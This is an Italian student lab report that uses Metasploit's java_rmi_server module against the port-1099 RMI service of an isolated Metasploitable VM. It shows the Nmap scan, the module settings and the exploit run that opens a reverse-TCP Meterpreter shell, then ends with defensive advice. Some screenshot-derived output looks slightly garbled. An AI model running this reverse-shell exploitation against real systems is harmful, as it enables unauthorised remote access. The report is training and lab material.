

Report hacking with Metasploit

Indice

- Traccia
- Configurazione indirizzi di rete
- Identificazione vulnerabilità PostgreSQL
- Ottenimento sessione di meterpreter
- come difendersi

Traccia

Exploit Java RMI code execution


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 1. configurazione di rete.
 2. informazioni sulla tabella di routing della macchina vittima.

Configurazione degli indirizzi IP su Kali e Metasploitable

- Indirizzo IP macchina Kali: 192.168.75.111




```
File Actions Edit View Help
inet 192.168.75.111 netmask 255.255.255.0 broadcast 192.168.75.255
inet6 fe80::a00:27ff:fe2b:7c2e prefixlen 64 scopeid 0<2<link>
ether 08:00:27:2b:7c2e txqueuelen 1000 (Ethernet)
RX packets 22 bytes 3785 (3.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 27 bytes 3290 (3.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.3.15 netmask 255.255.255.0 broadcast 10.0.3.255
inet6 fe80::a00:27ff:fe7d:9a9f prefixlen 64 scopeid 0<20<link>
ether 08:00:27:7d:9a9f txqueuelen 1000 (Ethernet)
RX packets 4 bytes 1830 (1.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 33 bytes 4788 (4.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Indirizzo IP macchina Meta: 192.168.75.112



```
[ Switched to restart ]


msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:83:a5:ee
          inet addr:192.168.75.112  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe83:a5ee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:7520 (7.3 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44197 (43.1 KB)  TX bytes:44197 (43.1 KB)

msfadmin@metasploitable:~$ _
```

Verifica connettività tra le macchine

Ping da kali verso Meta e da Meta verso Kali



The image shows two terminal windows side-by-side. The left window is titled 'Kali Linux (Configurazione openvpn) [In esecuzione] - Oracle VM VirtualBox' and shows a terminal session where a ping command is executed from kali@kali to 192.168.75.112. The output shows successful pings with varying times. The right window is titled 'Metasploitable (meta iniziale) [In esecuzione] - Oracle VM VirtualBox' and shows a terminal session where a ping command is executed from msfadmin@metasploitable to 192.168.75.111. The output shows successful pings with varying times.

```
kali@kali:~$ ping 192.168.75.112 -c4
PING 192.168.75.112 (192.168.75.112) 56(64) bytes of data:
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=0.363 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=1.18 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=1.44 ms
64 bytes from 192.168.75.112: icmp_seq=4 ttl=64 time=1.65 ms
--- 192.168.75.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 318ms
rtt min/avg/max/mdev = 0.363/1.262/1.646/0.382 ms


msfadmin@metasploitable:~$ ping 192.168.75.111
PING 192.168.75.111 (192.168.75.111) 56(64) bytes of data:
64 bytes from 192.168.75.111: icmp_seq=1 ttl=64 time=0.919 ms
64 bytes from 192.168.75.111: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.75.111: icmp_seq=3 ttl=64 time=0.950 ms
64 bytes from 192.168.75.111: icmp_seq=4 ttl=64 time=1.39 ms
64 bytes from 192.168.75.111: icmp_seq=5 ttl=64 time=1.28 ms
--- 192.168.75.111 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 400ms
rtt min/avg/max/mdev = 0.919/1.179/1.399/0.204 ms
```

Identificazione della vulnerabilità Java RMI

- scansione delle porte co Nmap e identificazione della porta vulnerabilità (TCP 1099)
- Descrizione della vulnerabilità Java RMI

Java RMI (Remote Method Invocation) è una tecnologia che permette l'esecuzione di codice da remoto tra computer che eseguono una Java Virtual Machine (JVM). Questo può facilitare lo sviluppo di applicazioni distribuite, ma apre anche potenziali rischi di sicurezza se non gestito correttamente. Infatti, una delle vulnerabilità più note legate a Java RMI è legata alla possibilità di eseguire codice arbitrario sul server o sui client che espongono i servizi RMI senza adeguate misure di sicurezza.

Scansione delle porte con Nmap e identificazione della porta vulnerabile (TCP 1099)



The image shows a terminal window titled 'kali@kali:~' with a terminal session where an Nmap scan is executed on 192.168.75.112. The output shows open ports 1099/tcp and 1524/tcp. The 1099/tcp port is identified as 'java-rmi' and the 1524/tcp port is identified as 'bindshell'.

```
kali@kali:~$ nmap -A -T5 -p- 192.168.75.112
Nmap scan report for 192.168.75.112
Host is up (0.0000s latency).
Not shown: 65534 closed ports
open 1099/tcp, 1524/tcp
1099/tcp open  java-rmi      GNU Classpath gmiregistry
1524/tcp open  bindshell    Metasploitable root shell
```

Procedo con un'analisi di sicurezza utilizzando il tool open source Nmap. Nmap è un software estremamente potente per l'analisi di rete, utilizzato per identificare porte aperte su dispositivi target, o anche su range di indirizzi IP. Ciò permette di determinare quali servizi di rete siano attivi e disponibili.

Il comando che andrò ad eseguire è: `nmap -A -T5 -p- 192.168.75.112`

Questo comando utilizza Nmap per effettuare una scansione generica sull'indirizzo IP 192.168.75.112. La porta 1099 è tipicamente utilizzata per il servizio Java RMI (Remote Method Invocation), che può avere diverse vulnerabilità note. Nello specifico, con il comando `-p-`, ci stiamo concentrando su tutte le porte, con il `-T5` che è una delle cinque impostazioni disponibili per controllare la velocità di scansione in Nmap ed è la più veloce e, infine, con `-A` stiamo abilitando la "detection aggressiva", che include la rilevazione della versione del servizio, il riconoscimento del sistema operativo, la scansione di script e il rilevamento di traceroute. Questo rende la scansione più approfondita e può fornire informazioni aggiuntive sulle potenziali vulnerabilità e le configurazioni del sistema bersaglio.

Ottenimento della sessione meterpreter

- **Premessa: differenza tra un exploit e un payload**

Un exploit è essenzialmente un insieme di codici o comandi progettati specificamente per individuare e sfruttare una vulnerabilità presente in un sistema informatico. L'obiettivo principale di un exploit è quello di penetrare in un sistema target sfruttando tale vulnerabilità, al fine di ottenere e conservare l'accesso a esso. Gli exploit sono tipicamente integrati in moduli che, una volta attivati, eseguono un payload. È importante sottolineare che gli exploit sono distinti da altri tipi di moduli, come quelli auxiliary, che non eseguono payload ma sono utilizzati per scopi diversi, quali lo scanning di porte, l'enumerazione di servizi, e altre funzioni di analisi e diagnostica del sistema.

Un payload è un segmento di codice che viene iniettato in un sistema o in un servizio target attraverso l'exploit. Questo codice è progettato per eseguire azioni specifiche una volta che l'exploit ha ottenuto l'accesso al sistema. Queste azioni possono includere l'ottenimento di una shell, ovvero un terminale che permette di eseguire comandi sul sistema operativo della macchina target, acquisendo talvolta privilegi amministrativi. Inoltre, un payload può essere utilizzato per compiere altre attività, come l'esecuzione di codice arbitrario definito dall'attaccante, che può variare da semplici atti di sabotaggio a complesse operazioni di spionaggio o furto di dati.

In sintesi, mentre l'exploit è il mezzo attraverso cui si sfrutta una vulnerabilità per accedere a un sistema, il payload è ciò che viene effettivamente eseguito una volta ottenuto tale accesso, determinando l'azione finale dell'attacco.

- **Avvio di metasploit e ricerca dell'exploit Java RMI**

Eseguo il comando **msfconsole** per avviare **Metasploit** e a seguire il comando **search java_rmi** per avere una lista di tutti gli exploit che sfruttano questa vulnerabilità ed esecuzione del comando **use 1** per selezionare l'exploit adeguato.

```

kali@kali:~$ msfconsole
Metasploit tip: View advanced module options with advanced

.,ek000kdc'      'cdk000kz.,
,x0000000000000c, c0000000000000k,
(00000000000000k, ,k000000000000000
000000000k1k000001, 0000000000000000
000000000, MAHAH ,000000000001, MAHAH 000000000
000000000, MAHAMAHM ,c00000c, MAHAMAHM 00000000x
(00000000, MAHAMAHMAM , MAHAMAHMAM 000000001
00000000, MAHA ,MAHAMAHMAMAHM MAHAM 00000000,
c0000000, MAHA 00, MAHAMAHM 000, MAHA 00000000c
00000000, MAHA 0000, MAHA 0000 MAHA 00000000b
(000000, MAHA 0000, MAHA 0000 MAHA 000001
(0000, MAHA 0000, MAHA 0000 MAHA 0000,
,0000 MAH 000000c, x00000 AX 0000,
, kol M 00000000000000 M 00k,
, kk, 0000000000000, 0k,
, x00000000000000k,
, x000000000000c,
, 000000001,
, 00k,
,
= [ metasploit v6.4.15-dev ]
+ -- --[ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 0 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date   Rank   Check   Description
-  -
0  auxiliary/gather/java_rmi_registry      .                normal  No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server      2011-10-15       excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  \_ target: Generic (Java Payload)        .                .      .      .
3  \_ target: Windows x86 (Native Payload)  .                .      .      .
4  \_ target: Linux x86 (Native Payload)     .                .      .      .
5  \_ target: Mac OS X PPC (Native Payload) .                .      .      .
6  \_ target: Mac OS X x86 (Native Payload) .                .      .      .
7  auxiliary/scanner/misc/java_rmi_server  2011-10-15       normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31       excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >

```

Esecuzione del comando **"show options"** per controllare le configurazioni.

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.3.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

Esecuzione dei comandi “**set RHOSTS + indirizzo IP della macchina target**” e “**set LHOST + indirizzo IP della macchina utilizzata per l’attacco (kali linux)**” per impostare e memorizzare l’indirizzo IP del target e dell’attaccante e successiva verifica dell’effettiva memorizzazione dell’IP tramite il comando “**show options**”.

```
kali@kali:~$ msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.75.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   | false           | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   | false           | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.75.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

Esecuzione del comando “**exploit**” che equivale al comando “**run**”, dove entrambi eseguono l’attacco verso il target prescelto e apertura della sessione di “**Meterpreter**”

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/MxkSeh
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:52470) at 2024-07-12 03:42:25 -0400

meterpreter >
```

Esecuzione del comando “**ifconfig**” sulla macchina target per visionare la configurazione di rete.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe83:a5ee
IPv6 Netmask : ::
```

Esecuzione del comando **"route"** per aver maggiori informazioni sulla tabella di routing della macchina target.

```
meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0.0.0.0
192.168.75.112 255.255.255.0 0.0.0.0      0.0.0.0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::           ::           ::
fe80::a00:27ff:fe83:a5ee ::           ::
```

Come difendersi

Per contrastare efficacemente la vulnerabilità di Java Remote Method Invocation (RMI), è fondamentale adottare una strategia multi-livello che includa sia aggiornamenti software sia misure di sicurezza specifiche. Innanzitutto, come indicato, è essenziale aggiornare regolarmente il software Java all'ultima versione disponibile. Questo perché le nuove versioni includono patch di sicurezza che correggono le vulnerabilità note. L'aggiornamento del software è una pratica di sicurezza informatica fondamentale che può prevenire molti attacchi basati sull'exploit di vulnerabilità note. In secondo luogo, è consigliabile implementare misure di sicurezza a livello di rete. Come suggerito, l'uso di un firewall per limitare l'accesso alla porta 1099, tipicamente utilizzata da Java RMI, è un passo importante. Questo può includere la configurazione del firewall per consentire l'accesso alla porta solo da indirizzi IP fidati o all'interno di una rete aziendale.

Ulteriori strategie di sicurezza

- Autenticazione e Autorizzazione: implementare un sistema robusto di autenticazione e autorizzazione per il servizio RMI. Questo può includere l'uso di certificati SSL/TLS per garantire una comunicazione crittografata e l'impiego di meccanismi di autenticazione come JAAS (Java Authentication and Authorization Service)
- Validazione dell'Input: assicurarsi che l'applicazione RMI validi adeguatamente tutti gli input ricevuti per prevenire attacchi come l'injection o l'esecuzione di codice non autorizzato.
- Logging e Monitoraggio: implementare sistemi di logging e monitoraggio per rilevare attività sospette o tentativi di intrusione. Questo può aiutare a identificare rapidamente tentativi di exploit e a reagire di conseguenza.